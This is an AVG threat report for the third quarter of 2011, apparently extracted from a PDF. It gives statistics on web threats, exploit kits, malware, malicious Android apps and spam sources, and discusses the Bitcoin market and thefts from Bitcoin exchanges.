AVG Community Powered Threat Report

Q3 2011

Contents

Introduction

The AVG Community Powered Threat Report is based on the Community Protection Network activity analyzed by AVG researchers over a three-month period. It provides an overview of web, mobile devices, Spam risks and threats. All statistics referenced are obtained from the AVG Community Protection Network.

The AVG Community Protection Network is an online neighborhood watch, helping everyone in the community to protect each other. Information about the latest threats is collected by AVG from customers who choose to participate in the product improvement program and shared with the community to make sure everyone receives the best possible protection.

AVG has focused on building communities that help online participants all across the world to support each other on computer security issues and actively contribute to AVG's research efforts.

Q3 2011 Highlights

Web Threats	
Rogue AV Scanner	The most active threat on the Web, **27.95 %** of detected malware
Fragus nulled exploit kit	The most prevalent exploit toolkit in the wild, accounts for 42.52% of toolkits
30.53%	Exploit Toolkits account for 30.53% of all threat activity on malicious websites
11.21%	Of malware are using external hardware devices (e.g. flash drives) as a distribution method (AutoRun)
Mobile Threats	
angry.birds.rio.unlocker	The most popular malicious Android application
Over 2 million	Spam and malicious SMS messages were detected
Messaging Threats (Spam)	
USA	Is the top Spam source country
35.11%	Of Spam messages originated from the USA followed by India with 5.48%
bit.ly	Is the most exploited URL shortening service which is abused to spread Spam messages
English	Is the top language used in Spam messages

Key Points – Q3 2011

In Q3 2011 we are still seeing that the threats volume continues to increase as cyber criminals continue to find new ways to "monetize". Cyber criminals are going after the "big money". They are not wasting energy in chasing small change, this is left to the "script kiddies". We clearly notice that criminals are looking for the easiest ways to make money – not just by stealing a credit card or breaking into an online banking account, as we covered in our previous reports.

Credit card data is still a target for cyber criminals and is sold on the black market for less than $5. However, this is almost "old fashioned" since people and companies are becoming more aware of the problem. Although awareness is increasing, it took quite a long time to educate people.

Our connected world provides hackers with an easy target, there is no need to rob someone on the streets, no need to go outside to get pickpocket, cyber criminals are looking where the big wallets are and steal them. Why bother to monetize via a stolen credit card when a mobile operator can handle the money collection and transfer to the account of the hacker?

Cyber criminals are targeting high profile platforms, gadgets or services where, even if only a small percentage of users will fall victim, cybercriminals will still gain considerable amounts of money.

The main developments spotted by AVG Threats labs during Q3/2011:

(1) New targets for Cyber Criminals are the digital currency traders. Digital currency is currently mainly used for gaming. People are familiar with digital currency through Zynga coins (zCoins) or Facebook Credits. However, there is another type of digital currency that is becoming popular called Bitcoin which caught the attention of cyber criminals mainly due to the fact that its estimated market capital is $63,336,546 (31 Aug 2011)[1]. There is no need to leave home to be pickpocketed. In this report we describe how this is possible, how people's "wallets" are within the reach of digital pickpockets. We describe the advantages and the security risks of using digital currency these days.

(2) In this report, we follow-up on some of the previously reported stories and see whether the trend continued or changed. We provide a detailed analysis of Facebook clipjacking and the Blackhole attack technique
   a. Facebook has seen immense growth the last three years, with Facebook's population reaching 750 million users. Targeting Facebook's population is like targeting about ~11% of world's population or ~36% of global internet users. The described attack shows that the need for attackers to get user's credit card information is passé. All the attackers need to do is trick users to provide their phone number and from that point they can get their money with the help of the phone companies, in many cases, they will not even notice it. Similar to digital currency, people can fall victim without leaving home.
   b. Blackhole arrived at the scene at the beginning of 2011 and over the first 6 months of 2011 our system has detected more than 34 million incidents of Blackhole attacks. We detected a peak in March 2011 of more than 8 million incidents and since then the numbers of incidents has been declining. However, the number of infected domains has increased dramatically. In this report, we describe in detail a typical Blackhole operation.

(3) As anticipated in our Q1 and Q2 Community Powered Threat Reports, cyber criminals made the switch and are now targeting mobile users. With more than 100 million activated Android devices worldwide and 550,000[2] new Android devices being added daily, it should come as no surprise to anyone that the Android market is a target. In the Mobile Device Risk and Threats chapter in this report, we describe how cyber criminals continue to monetize via fake Apps. With over 200,000 applications[13] out there, no wonder that the cyber criminals need only to throw the bait and wait for the mobile users to swallow it. Novice user will find it difficult to distinguish between legitimate applications and fake ones, prior to installing the application.

[1] Source: http://bitcoinwatch.com/
[2] Source: http://techcrunch.com/2011/07/14/android-now-seeing-550000-activations-per-day/

Quarterly Key Metrics: July- September 2011


Metrics -Web Threats

Top 10 Web Threats Prevalence Table Q3 2011

This prevalence table shows top web threats as reported by the AVG community.

Rogue Scanner	27.95%	Pages containing fake virus scanners, or appear to be pages pushing fake antivirus products. Such pages intend either (or both) to lure an end user to buy worthless software, or to install malware under the cover of seemingly useful software
Blackhole Exploit Kit	16.74%	Pages containing script code characteristics of the Blackhole exploit kit, which is used to install a range of malware
Social Engineering	12.82%	These pages contain a code/information which tries to lure people into downloading malicious code
Pharmacy Spam Site	9.26%	Pharmacy Spam sites appear to be legitimate online pharmacies, but usually are facsimiles of real sites. These fake pharmacies often supply generic, or even fake, drugs rather than the brands advertised, and reportedly often deliver no drugs at all
Fragus nulled exploit kit	8.79%	Exploit toolkit which is used to install a range of malware
Link to Exploit Site	4.59%	These pages contain links to known exploit sites. In some cases, malicious code is automatically downloaded without any user intervention
Facebook Clickjacking	3.30%	Facebook Clickjacking Worm
Phoenix Exploit Kit	2.50%	Exploit toolkit which is used to install a range of malware
Best Exploit Kit	2.50%	Exploit toolkit which is used to install a range of malware
Script Injection	2.20%	Injection of code by an attacker, into a website to change the course of execution


Top 10 Web Threats Prevalence Chart Q3 2011



Top 10 Malware Threat Prevalence Table Q3 2011


This table presents the top traditional malware as detected by AVG Threat Labs

Worm/AutoRun	11.21%
Win32/Heur	11.06%
Worm/Downadup	5.47%
FakeAlert	3.78%
Downloader.Agent2.ARIT	3.66%
Worm/Generic_c.ZS	3.13%
Downloader.Generic10.AGXJ	3.02%
JS/POPUP	2.76%
Win32/Sality	2.32%
Win32/Virut	2.19%



Behavior Categories Chart Q3 2011

This table presents threats prevalence as detected by AVG's Identity Protection engine. This patent-pending technology looks at what the software does during execution, determines the hostile behavior of files, and prevents their execution



Top Exploit Toolkits Seen in Q3 2011

These metrics present the top five exploit toolkits in terms of malicious web activities. Criminals are increasingly utilizing toolkits to carry out cyber attacks. As a result, in many cases using attack toolkits does not require technical expertise

1	Fragus	42.52%
2	Blackhole	38.60%
3	Neosploit	8.93%
4	Seosploit	7.89%
5	Bleeding Life	0.88%
6	Others	1.18%

Metrics - Mobile Threats

Top Malicious Android Applications Q3 2011

Metrics - Email Threats

Top malicious Android applications as detected by AVG Threat Labs

com.noshufou.android.su	45.07%
com.z4mod.z4root	7.14%
com.corner23.android.universalandroot	1.95%
com.crazyapps.angry.birds.rio.unlocker	1.75%
com.netmite.andme.launcher.firefox	1.63%

Top 10 Domains in Spam Messages Q3 2011

Top domains used in Spam messages

1	Hotmail	3.54%
2	bit.ly	1.2%
3	rolex.com (spoofed)	1.2%
4	mail.ru	0.9%
5	totaljoblists.net	0.7%
6	msn.com	0.6%
7	addthis.com	0.6%
8	europe-hire.net	0.6%
9	gmail.com	0.5%
10	Facebook.com	0.5%

Top 5 Languages in Spam Messages Q3 2011

Top languages used in global Spam messages

1	English	68.45%
2	Unknown	18.56%
3	Portuguese	2.27%
4	French	1.69%
5	German	1.54%

Top Countries of Spam Senders Q3 2011

Top Spam source countries

1	United States	35.11%
2	India	5.48%
3	Brazil	5.41%
4	United Kingdom	4.05%
5	Russian Federation	3.80%
6	Republic of Korea	2.48%
7	Vietnam	2.47%
8	France	2.26%
9	Germany	2.00%
10	Ukraine	2.00%

Web Risks & Threats

Digital Currency

Digital currency is currently mainly used for gaming. People are familiar with digital currency through Zynga coins (zCoins), Facebook Credits or XBOX Points. The coins/credits/points are used to buy virtual goods in all games on the Facebook/Zynga platforms. In the case of Facebook, it is possible to purchase Facebook Credits using credit card, PayPal, a mobile phone and many other alternative payment methods.

Another type of digital currency is Bitcoin. Bitcoin was created in 2009, based mainly on a self-published paper by Satoshi Nakamoto[3]. The main difference of Bitcoin is that it designed to allow people to buy and sell without centralized control by banks, governments or commercial companies. It also allows for pseudonymous transactions, which aren't tied to a real identity. The main idea behind the decentralized mechanism is that there is no need for intermediaries that add transaction fees and increase the cost. This is especially important for micro payments. Bitcoin relies on cryptography to control the creation and transfer of money. The transactions are digitally signed, with one node signing over some amount of the currency to another node and are broadcasted to all nodes in a peer-to-peer network. Another aspect Bitcoin's mechanism is trying to cope with are the frauds that the traditional monetary systems are facing.

People interact with Bitcoin using a "wallet," which may be either stored on their computer by the Bitcoin software or hosted on a third-party website. The wallet shows users their available Bitcoin balance, transaction history, and the collection of Bitcoin addresses they may use to send and receive Bitcoins with other users. Because all transactions are added to the transaction log in the Bitcoin block-chain, which is a distributed database formed by all the Bitcoin participants, a user's Bitcoin software does not need to be running for that user to receive Bitcoins [4,5]

Bitcoin is a digital version of cash. Payments are made with no intermediaries, but it also has the same major disadvantage as cash, if someone is stealing cash, it is almost impossible to get it back, the same goes for Bitcoin, once the transaction is approved by the network, there is no way to reverse the action. Unlike other currencies traded online, users can't go to a bank and withdraw physical coins; users can "mine" (produce) Bitcoins (BTC) by using their GPU computing[6] power or buy it through one of the exchange markets (e.g. MtGox, TradeHill, etc.)

As of August 2011 there are over 7.1 Bitcoins available[7]; Estimated Market Capital is 63,336,546[8] $ (Figure 1, Figure 2)

Experimental features ahead. Feedback welcome!

Currencies: AUD (3), BGN (1), BRL (1), CAD (1), CLP (1), CNY (1), EUR (5), GBP (2), INR (1), JPY (1), PLN (5), RUB (4), SAR (1), SLL (2), USD (11)

Symbol	Latest Price	Previous Close	Volume	30d Volume	Day low/high	Open	Bid	Ask
mtgoxUSD USD (dwolla/SEPA)	8.8551 Aug 29, 2011, 13:06:16	9.07011 -0.21501 -2.37%	6,325.08 57,171.34 USD	1,223,908.60 12,176,077.24 USD	8.8 9.27027	9.07021	8.8551	8.89675
thUSD USD	8.8 Aug 29, 2011, 12:59:31	9.10564 -0.30564 -3.36%	812.60 7,269.90 USD	56,881.75 581,963.71 USD	8.7600000002 9.1798356128	9.03530806	8.7697095645	8.8
britcoinGBP GBP (wire)	5.4343 Aug 29, 2011, 12:59:01	5.82 -0.3857 -6.63%	169.46 963.33 GBP	22,753.23 143,998.77 GBP	5.4343 5.95	5.82	5.4343	5.55
virtexCAD CAD (EMT/Direct)	9.13001 Aug 29, 2011, 12:08:17	9.5 -0.36999 -3.90%	20.94 197.86 CAD	16,923.99 170,868.32 CAD	9.13001 9.55	9.5	9.16	9.59
virwoxSLL SLL (Second Life)	2111 Aug 29, 2011, 12:26:17	2201 -9E+1 -4.09%	468.00 1,101,168.00 SLL	16,671.00 47,120,034.00 SLL	2110 2495	2400	2113	2426
b7USD USD	8.75 Aug 29, 2011, 11:46:03	8.6 +0.15 1.74%	26.97 234.83 USD	14,915.23 146,824.86 USD	8.03 9.4	9.2	8.75	9
bitmarketEUR EUR (wire)	6.75 Aug 29, 2011, 13:03:35	7.51 -0.76 -10.12%	421.00 2,995.18 EUR	12,477.83 97,583.06 EUR	6.25 7.65	6.69	18	6.74
exchbUSD USD (cash/check)	8.8912 Aug 29, 2011, 12:59:29	9.0547 -0.1635 -1.81%	161.55 1,437.52 USD	10,583.12 109,843.31 USD	8.4 9.2206	9.02	8.7676	8.8912
btcexUSD USD (Liberty Reserve)	11.15 Aug 29, 2011, 12:22:13	10.3082 +0.8418 8.17%	177.95 1,631.73 USD	6,539.44 68,152.41 USD	9.01 11.15	9.1092	9.25	11
bitomatPLN PLN (wire)	29.2 Aug 11, 2011, 09:55:51	29.39 -0.19 -0.65%	74.14 2,174.34 PLN	6,291.38 173,833.41 PLN	29.13 29.5	29.4	29.16	29.2
cbxUSD USD (dwolla)	8.91 Aug 29, 2011, 12:56:15	8.89 +0.02 0.23%	133.97 1,215.97 USD	6,248.56 64,576.50 USD	8.91 9.24	9.02	8.79	8.91
thEUR EUR	6.1935067484 Aug 29, 2011, 12:47:21	6.5 -0.3064932516 -4.72%	9.69 60.80 EUR	4,301.51 32,169.76 EUR	6.1935067484 6.308	6.26	6.1904	6.19996
btcnCNY CNY	58 Aug 29, 2011, 12:52:05	64 -6 -9.38%	73.35 4,333.32 CNY	3,408.11 232,953.88 CNY	57.01 63.01	58.31	57.11	60
bitmarketUSD USD (wire/PayPal)	10.5 Aug 29, 2011, 10:37:06	10.38 +0.12 1.16%	12.66 131.73 USD	2,760.86 33,534.60 USD	9.9 10.5	9.9	15	9.9
bitchangePLN PLN (wire)	26 Aug 29, 2011, 12:36:33	26.5 -0.5 -1.89%	32.05 832.89 PLN	2,516.19 72,927.04 PLN	25.91 26.06	26.01	26	26.74
b7EUR EUR	6.89 Aug 29, 2011, 10:42:50	7.37 -0.48 -6.51%	27.25 184.60 EUR	2,214.95 16,955.40 EUR	6.32 7	6.32	6.58	6.85
thLRUSD USD (Liberty Reserve)	8.7008868489 Aug 29, 2011, 10:46:09	9 -0.2991131511 -3.32%	83.05 720.56 USD	2,060.68 20,950.53 USD	7.6 9.7999816353	8.9	8.7012978317	9.263927212

Figure 1 - Bitcoin Market Exchange (source: Bitcoincharts.com/markets)

[3] Source: http://www.bitcoin.org/bitcoin.pdf
[4] Source:http://en.wikipedia.org/wiki/Bitcoin
[5] Source: http://arstechnica.com/tech-policy/news/2011/06/bitcoin-inside-the-encrypted-peer-to-peer-currency.ars
[6] "Most computers are equipped with a **Graphics Processing Unit (GPU)** that handles their graphical output, including the 3-D animated graphics used in computer games. The computing power of GPUs has increased rapidly, and they are now often much faster than the computer's main processor, or CPU (source: berkeley.edu)
[7] Source: http://blockexplorer.com/q/totalbc
[8] Source: http://bitcoinwatch.com/

There is a long list of web sites / companies that except Bitcoins[9], among them are Wikileaks which accepts Bitcoins donations and others.

Economy

Total BTC	7,152,550 BTC
Market Cap based on latest prices	63,336,546 USD or 48,279,713 EUR or 185,966,300 PLN or 38,869,102 GBP
Transactions last 24h	7,679
Transactions avg. per hour	319.96
Bitcoins sent last 24h	223,272.62 BTC
Bitcoins sent avg. per hour	9,303.03 BTC

Blocks

Count	143,050
Blocks last 24h	137
Blocks avg. per hour	5.71
Difficulty	1,806,098
Next Difficulty in 86 blocks	1,778,653
Network Hashrate Terahashs/s	12.73
Network Hashrate PetaFLOPs/s	161.70

Exchanges

Market	Last	Volume (24h)	Bid	Ask	High	Low
mtgoxUSD	8.8551	25,943.67	8.86	8.90	9.48	8.69
thUSD	8.8000	1,468.79	8.77	8.80	9.46	8.74
britcoinGBP	5.4343	1,091.18	5.43	5.55	5.95	5.30
virwoxSLL	2111.0000	808.00	2113.00	2426.00	2550.00	2110.00
bitmarketEUR	6.7500	438.50	18.00	6.74	7.65	6.25
virtexCAD	9.1300	346.27	9.16	9.59	9.90	9.00
btcexUSD	11.1500	313.17	9.25	11.00	11.15	9.01
cbxUSD	8.9100	280.15	8.79	8.91	9.42	8.74
exchbUSD	8.8912	220.83	8.77	8.89	9.33	8.40
bitchangePLN	26.0000	120.76	26.00	26.74	27.49	25.90
thLRUSD	8.7009	114.51	8.70	9.26	9.80	7.60
btcnCNY	58.0000	103.05	57.11	60.00	64.89	57.01
thEUR	6.1935	80.31	6.19	6.20	6.50	6.05
b7USD	8.7500	53.34	8.75	9.00	9.40	8.02
b7EUR	6.8900	42.96	6.58	6.85	7.38	6.32
thAUD	9.9800	26.60	8.35	9.98	9.98	8.31
btceUSD	8.6000	16.78	8.60	9.00	9.00	8.60
bitmarketUSD	10.5000	14.66	15.00	9.90	10.50	9.90
thCLP	5240.0000	7.61	3925.00	4980.00	5259.98	4700.00
bitmarketGBP	6.0000	5.00	17.00	6.30	6.00	6.00
bitmarketPLN	28.5000	2.10	37.00	30.50	28.50	28.50
mrcdBRL	18.4900	0.91	18.03	18.49	18.97	10.00

Currencies (Weighted Prices)

Currency	24h	7d	30d
USD	9.05	9.48	9.97
AUD	9.08	9.91	10.64
RUB	—	—	300.00

Figure 2 - Bitcoin Market Exchange (source: Bitcoinwatch.com)




Figure 3 - Wikileaks Donations Page

[9] Source: https://en.bitcoin.it/wiki/Trade#Real-time_Trading




Figure 4 - Ethical Hacking Service

The Risks of Using Bitcoin

The anonymity and decentralized nature of the Bitcoin market are its main advantages. However, these are also the disadvantages of the Bitcoin market since it's more attractive to cyber criminals. They can easily cover their tracks. Here are some recent examples:

In June 2011 it was reported that a compromised Windows computer was to blame for the theft of 25,000 Bitcoins, which is the equivalent of just under $500,000 (June 2011 Exchange Rate BTC to Dollar)[10]

In June 2011, an unknown person logged in to the compromised admin account. With the permissions of that account the person was able to arbitrarily assign himself a large number of Bitcoins, which they subsequently sold on the exchange, driving the price down from $17.50 to $0.01 within the span of 30 minutes. With the price now this low, the thief could make a larger withdrawal (approximately 2000 BTC) before the security measures stopped further action.[11]

Also in June 2011, a SQL injection vulnerability was discovered in the code of Bitcoin exchange mtgox.com. This vulnerability was responsible for allowing an attacker to gain read-only access to the Mt. Gox user database. The information retrieved from that database included plain text email addresses and usernames, unsalted MD5 passwords off accounts that had not logged in since prior to the Mt. Gox ownership transfer, and salted MD5 passwords of those accounts created or logged in to post-ownership transfer.

On August 2011, Metasploit, a computer security project, released a new Metasploit module 'Bitcoin_jacker.rb' which downloads any Bitcoin wallet.dat files from the target system.

These examples demonstrate how any service or gadget is becoming a target for cyber criminals the moment it is gaining attraction and popularity.

Scam the Miners

A transaction is a signed section of data that is broadcasted to the network and collected into blocks. They reference a previous transaction and dedicate a certain number of Bitcoins from it to a new public key (Bitcoin address). Transactions are not encrypted.[12]

Example of Bitcoin transaction (Figure 5):

[10] Source: http://bitcointalk.org/index.php?topic=16457.0
[11] Source: https://mtgox.com/press_release_20110630.html
[12] Source: https://en.bitcoin.it/wiki/Transactions

Hash[?]: 0d5fe9534ea39a6b97cfc56f35d8b2250f6d4fe0280fa86e66a50a27b2e0fc77
Appeared in block 143449 (2011-09-01 06:42:29)
Number of inputs[?]: 1 (Jump to inputs)
Total BTC in[?]: 7.65675172
Number of outputs: 2 (Jump to outputs)
Total BTC out[?]: 7.65625172
Size[?]: 259 bytes
